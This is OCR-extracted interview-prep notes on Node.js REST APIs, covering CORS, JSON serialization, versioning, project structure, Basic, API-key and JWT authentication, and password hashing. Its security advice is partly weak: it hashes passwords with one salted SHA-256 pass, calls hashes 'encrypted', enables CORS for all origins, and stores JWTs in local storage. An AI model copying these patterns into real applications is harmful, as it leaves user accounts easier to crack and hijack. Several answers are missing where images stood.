
Q. What is an API document? What are the popular documentation formats?

Q. What is the typical structure of a REST API project in Node?

Back to main index

Q. What is CORS in RESTful APIs? V. IMP.

- CORS(Cross-Origin Resource Sharing) is a security feature implemented in web browsers that restricts web pages or scripts from making requests to a different domain than the one that served the web page.



Back to chapter index

Q. How to remove CORS restrictions RESTful APIs?


- CORS restrictions can be removed **by enabling CORS middleware** in application.

```
const express = require('express');
const cors = require('cors'); // Import cors module

const app = express();

// Enable CORS middleware for all routes
app.use(cors());

// Optionally, configure CORS to allow requests from specific origins
// app.use(cors({
//   origin: 'http://example.com' // Replace with your allowed origin
// }));

// Define your routes and route handlers below
app.get('/api/data', (req, res) => {
  res.json({ message: 'Hello from the API!' });
});

app.listen(3000, () => {
  console.log(`Server is running`);
});
```

Back to chapter index


Q. What are Serialization & Deserialization? V. IMP.

- Serialization is the process of **converting an object** into a format that can be stored, transmitted, or reconstructed later.
- Deserialization is the process of converting serialized data, such as binary/ XML/ json data, back into an object.



Back to chapter index

Q. What are the types of serialization?



Back to chapter index

Q. How to Serialize & Deserialize in Node.js?

- Serialize a JavaScript object into JSON format using **JSON.stringify()**.

```
// Serialization (to JSON)
const obj = { name: "Happy", age: 39 };

const jsonStr = JSON.stringify(obj);

console.log("Serialized JSON:", jsonStr);
// Output: Serialized JSON: {"name":"Happy","age":39}
```


- Deserialize a JSON string into a JavaScript object using **JSON.parse()**.

```
// Deserialization (from JSON)
const jsonStr2 = '{"name":"Happy","age":39}';

const obj2 = JSON.parse(jsonStr2);

console.log("Deserialized JSON:", obj2);
// Output: Deserialized JSON: { name: 'Happy', age: 39 }
```

Back to chapter index

Q. Explain the concept of versioning in RESTful APIs.

- Versioning in RESTful APIs refers to the practice of **maintaining multiple versions** of an API to support backward compatibility.



https://api.example.com/v1/resource


https://api.example.com/v2/resource

https://api.example.com/v3/resource

Back to chapter index

Q. What is an API document? What are the popular documentation formats?

- An API document, describe the functionality, features, and usage of a REST API.



Back to chapter index

Q. What is the typical structure of a REST API project in Node?

- **node_modules:** Directory where npm packages are installed.
- **src:** Source code directory.
  - controllers: Contains files responsible for handling business logic.
  - models: Defines data models.
  - routes: Defines API routes.
  - utils: Contains reusable functions used across the project.
  - app.js: Initializes and configures the Express application. Connects routes, middleware, and other configurations.
- **.gitignore:** A file that specifies files and directories to be ignored by version control (e.g., node_modules, *.log).
- **package.json:** The file that contains metadata about the project and its dependencies.

```
/ecommerce-project-root
|-- node_modules
|-- src
|   |-- controllers
|   |   |-- productController.js
|   |   |-- userController.js
|   |-- models
|   |   |-- productModel.js
|   |   |-- userModel.js
|   |-- routes
|   |   |-- productRoutes.js
|   |   |-- userRoutes.js
|   |-- utils
|   |   |-- errorHandlers.js
|   |   |-- validators.js
|   |-- app.js
|-- .gitignore
|-- package.json
```

Back to chapter index

14. REST API - Authentication & Authorization

Q. What are Authentication and Authorization?

Q. What are the types of authentication in Node.js?

Q. What is Basic Authentication?

Q. What are the security risks associated with storing passwords in plain text in Node.js?

Q. What is the role of Hashing and Salt in securing passwords?

Q. How can we securely hash passwords in Node.js?

Q. What is API Key Authentication?

Q. What is Token based and JWT authentication?

Q. What are the parts of JWT token?

Q. Where JWT token reside in the request?


Back to main index

Q. What are Authentication and Authorization? V. IMP.

- Authentication is the process of **verifying the identity** of a user by validating their credentials such as username and password.

- Authorization is the process of allowing an authenticated user **access to resources**. Authentication is always precedes to Authorization.

Authentication(Who are you?)



Authorization(Your rights/ access?)

Back to chapter index

Q. What are the types of authentication in Node.js?

5 Types of Authentication

1. Basic (Username and Password) Authentication
2. API Key Authentication
3. Token-based Authentication (JWT)
4. Multi-factor Authentication (MFA)
5. Certificate-based Authentication

Back to chapter index

Q. What is Basic Authentication?

- In Basic Authentication, the user passes their credentials on a post request. At the Node Rest API end, credentials are verified, and response is sent back.

- The disadvantage of it is, Basic Authentication sends credentials in plain text over the network, so it is not considered a secure method of authentication.

Authentication(Who are you?)

Back to chapter index

Q. What are the security risks associated with storing passwords in plain text in Node.js?

1. **Unauthorized Access:** Storing passwords in plain text means that anyone with access to the storage location, such as a database or configuration file, can easily read and extract passwords.

2. **Compromise of Other Accounts:** Many users tend to reuse passwords across multiple accounts, allowing attackers to access to multiple accounts.

UserId	UserName	Password
11111	lallu123456	test
22222	tallu123456	password
33333	ballu123456	talli

Stored as Plain Text (Less secure)

Encode

UserId	UserName	Password
11111	12313kjiik?df	3434jkjkjffaf
22222	sdfkasjs33444	asdfasfk444
33333	dsfkjaskfj333	asfasii33333


Stored in Encrypted format (More secure)

Back to chapter index

Q. What is the role of Hashing and Salt in securing passwords?

- **Hashing**: Hashing is a process of converting a password into a fixed-size string of characters using a **mathematical algorithm**.

- **Salt:** A salt is a random string of data combined with a password before hashing.
  - Salting ensures security even if the hacker **knows the hashing algorithm**.
  - Salting ensures that even if two users **have the same password**, their hashed passwords will be different due to the unique salt. Typically, each user has unique salt.



Back to chapter index

Q. How can we create hash passwords in Node.js?

1. Generate a random salt
2. Create a hash object using SHA-256
3. Update the hash object with the salt and password
4. Get the hashed data in a hexadecimal string
5. Return the salt and hashed password as a string


```
const crypto = require("crypto");

// Define a function to hash and salt a password
function hashAndSaltPassword(password) {
  // 1. Generate a random salt
  const salt = crypto.randomBytes(16).toString("hex");

  // 2. Create a hash object using SHA-256
  const hash = crypto.createHash("sha256");

  // 3. Update the hash object with the salt and password
  hash.update(salt + password);

  // 4. Get the hashed data in a hexadecimal string
  const hexHash = hash.digest("hex");

  // 5. Return the salt and hashed password as a string
  return salt + "." + hexHash;

  // Output:8b18c67adab66e2d597ea0c036faa02b.3fdaf32ff5f8....
}
```

Back to chapter index

Q. What is API Key Authentication?

- **API Key Authentication -** In API Key Authentication, the API owner will share an API key with the users and this key will authenticate the users of that API.

- The disadvantage of it is, API keys can be shared or stolen therefore it may not be suitable for all scenarios.



Back to chapter index

Q. What is Token based and JWT authentication? V. IMP.

Front-end/ Client-side

RES API

1. POST: {username, password}

2. Authenticate & create JWT **Token**

3. Return Response {JWT token}

4. Store JWT token at local storage

5. Request Data {JWT token: Header}

6. Validate token signature

7. Send Data

